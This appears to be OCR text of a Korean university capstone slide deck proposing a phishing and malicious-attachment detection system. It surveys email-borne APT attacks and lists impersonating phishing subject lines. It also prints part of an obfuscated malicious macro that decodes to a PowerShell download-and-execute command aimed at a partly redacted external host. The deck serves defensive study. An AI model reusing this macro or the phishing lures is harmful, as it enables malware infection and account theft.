조장

이은서

1971100

이채은

1971086

서아름

1971236


송승민

1771378

악성위협 감지 시스템

2022 사이버보안 캡스톤 디자인 2조

프로젝트 소개



코로나19와 같은 사회적 요인으로 인해 업무 전산화가 증가함에 따라 사이버 공격 증가


그 중 APT 공격이 주를 이룸

APT공격의 주요 타겟이 되는 피싱 메일과 악성 첨부 파일을 검사하여

위협을 감지, 예방할 수 있는 여러 기능을 제공하는 시스템

악성위협 감지 시스템

프로젝트 제안 배경



E-mail 이 사이버 공격에 이용되는 이유

1. 코로나19로 비대면 업무가 활성화되면서 인터넷 서비스인 **메일과 웹에 대한 의존도 상승**

   공개 서비스를 대상으로 한 웹해킹, 메일을 통한 악성코드 감염·메일 계정 탈취 시도 및 서비스 전체를 마비시키는 DDoS에 대한 해커의 공격이 집중


2. 기업들의 내·외부 망 분리 ➡ 내부 정보 유출 어려움

   메일 계정 탈취를 통해 메일 내 업무 정보를 유출, 피해 계정을 이용한 2차 공격 시도

3. 노력 대비 가장 손쉬운 정보 유출 경로로 공개 서비스인 이메일을 이용

   지인 또는 신뢰성 있는 기관·사람 사칭 & 업무 관련 메일 위장,

   사회적 이슈를 이용하는 등 사람의 심리를 이용해 동시에 **지능적·지속적 공격(APT공격)**



프로젝트 제안 배경


SK 쉴더스

infosec

이메일을 통한 사이버 공격

공격 목적	메일 계정 탈취 (정보유출, 사칭 2차 공격)	악성코드 감염 (내부 정보 유출)	
공격 유형	피싱메일 - 포털운영진 사칭 - 파일 다운로드 위장 링크	악성파일 첨부 - 문서의 정상기능(매크로 등) 악용 - 문서 파일 위장 악성 실행파일	스피어피싱 - 특정 대상 공격 - 2단계 스피어피싱
공격 목적	사회공학적 기법 (사람의 심리 이용)	APT 공격 (지능형 지속 공격)	


프로젝트 제안 배경



〈최근 피싱메일 유포 사례〉

프로젝트 제안 배경

< 정상 NAVER 도메인>



< 피싱 NAVER 도메인>

프로젝트 제안 배경


infosec

- 차단한 지역에서 로그인이 시도되었습니다.
- 회원님의 비밀번호가 유출되었습니다.
- 회원님의 계정을 시급히 보호하세요.
- 해외 지역에서 접속 시도가 차단되었습니다.
- 로그인 시도 안내
- 새로운 기기에서 로그인이 시도되었습니다.
- [긴급] 회원님의 계정이 정지상태로 전환되었습니다.
- [긴급] 회원님의 아이디에 대한 중복요청이 접수되었습니다.
- [긴급] 고객님의 비밀번호찾기 요청이 20회 이상 감지되었습니다.
- 계정 아이디가 충돌하였습니다.
- 회원님의 연락처 휴대전화 번호가 변경되었습니다.
- 계정 복구 코드가 추가되었습니다.
- 고객님의 계정에서 비정상적인 활동이 감지되었습니다.
- 회원님의 계정이 이용제한 되었습니다.
- 고객님의 네이버 인증서가 발급되었습니다.
- [네이버] 새 인증서를 기기에 저장했습니다.
- [중요 알림] 메일함 백업 요청이 접수되었습니다.
- [네이버 전자문서] 회원님께 중요한 전자문서가 도착했습니다.

< 포털 운영진·고객센터 사칭 메일 제목>

프로젝트 제안 배경

파일 다운로드를 위장한 피싱 로그인 페이지 유도




〈 다운로드 파일로 위장한 피싱메일 예시〉

< 피싱 URL 링크 >

프로젝트 제안 배경

<문서의 정상 기능을 악용한 악성파일 첨부>




< 한글 OLE 개체 기능 활성화 유도 화면>


프로젝트 제안 배경

```
dfgdfjiejfjdshaj = "ptlsiatlsiaowtlsiatlsiatlsiaerstlsiahetlsiatlsial.etlsiaxtlsiae"
dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, fjdjkasf, "") 'powershell.exe
hdfksallasjkdlaf = "tlsia[tlsiatlsiasttlsiaritlsiangtlsia]$tlsiap=tlsia{(tlsiatlsiaNotlsiaantlsiaewtlsia
hdfksallasjkdlaf = Replace(hdfksallasjkdlaf, fjdjkasf, "") '[string]$p=((Noanew-Obioanect
ndkflajdkfjskdjfl = "tlsiaNetlsiaoatlsianttlsiatlsia.Wtlsiaebtlsiatlsiaoatlsianctlsialitlsiatlsiaoatlsia
ndkflajdkfjskdjfl = Replace(ndkflajdkfjskdjfl, fjdjkasf, "") 'Neoant.WeboanClioaneoannt).Dong
salfnxkfdlsjafkj = "('htlsiattlsiattlsiaptlsia:tlsia/tlsia/tlsiadtlsiaktlsialtlsiastlsiaetlsia.tlsiamtls
salfnxkfdlsjafkj = Replace(salfnxkfdlsjafkj, fjdjkasf, "") '('http://      .myartsonline.com/      .txt')
sjdfkjaslalsfial = "tlsia);$tlsiaa=tlsiatlsia$ptlsia.Rtlsiaeptlsialatlsiactlsiatlsiae('tlsiaoatlsian','t
sjdfkjaslalsfial = Replace(sjdfkjaslalsfial, fjdjkasf, "") ');$a=$p.Replace('oan','');$b=$a.insert(29,'
aksfkjaskjfksnkf = "tlsiatlsiawntlsialotlsiaatlsiadstlsiatlsiatrtlsiaitlsia')tlsia;tlsia$tlsiactlsia=tls
aksfkjaskjfksnkf = Replace(aksfkjaskjfksnkf, fjdjkasf, "") 'wnloadstri');$c=i
sdfewjdhsajkfhjdf = "tlsiaextlsiatlsia $tlsiab;tlsiaietlsiax tlsia$ctlsiatlsia"
sdfewjdhsajkfhjdf = Replace(sdfewjdhsajkfhjdf, fjdjkasf, "") 'ex $b;iex $c
```

< 문서 내 악성 매크로 일부>



프로젝트 제안 배경



< 문서 내 OLE 개체 삽입 일부>

프로젝트 제안 배경

infosec

구분	확장자 예시
실행파일	.exe .msi .bat .scr .pif .vbs .wsf 등
문서 아이콘 위장 이중 확장자	.pdf(공백).exe .pdf(공백).scr .docx(공백).exe .xlsx(공백).exe 등

< 악성파일 확장자 정보>


프로젝트 제안 배경

infosec

• 출처가 불분명한 의심스러운 메일 내 링크 클릭 및 첨부파일 열람 주의
• 메일 본문 내 링크를 클릭하여 계정정보 입력 주의
• 메일 첨부파일 실행 시 파일 확장명 확인
• 메일 첨부문서 열람 시 매크로, 개체연결삽입(OLE) 허용 주의
• 백신 프로그램 최신 업데이트 및 실시간 감시 기능 활성화
• 메일 로그인 시 2단계 인증 적용
• 트위터, 인스타그램 등 SNS에 개인정보 노출 주의

< APT 공격 방어 방법>

관련 유사 프로젝트 및 차별성




Here are types of documents that dangerzone can convert into safe PDFs:

- PDF (.pdf)
- Microsoft Word (.docx, .doc)
- Microsoft Excel (.xlsx, .xls)
- Microsoft PowerPoint (.pptx, .ppt)
- ODF Text (.odt)
- ODF Spreadsheet (.ods)
- ODF Presentation (.odp)
- ODF Graphics (.odg)
- Jpeg (.jpg, .jpeg)
- GIF (.gif)
- PNG (.png)
- TIFF (.tif, .tiff)


→ HWP 확장자 미지원

핵심 기능

HWP 파일 변환
Active contents 무해화
contents 변환(그림, 글 등)




악성 파일 탐지
악성 매크로 탐지
악성 파일 유무 전달




악성 URL 탐지
URL 위험도 알림


기록 저장
유해 URL 차단
차단 URL 기록 보관



기능 통합
Web 이용



프로그램 도식화

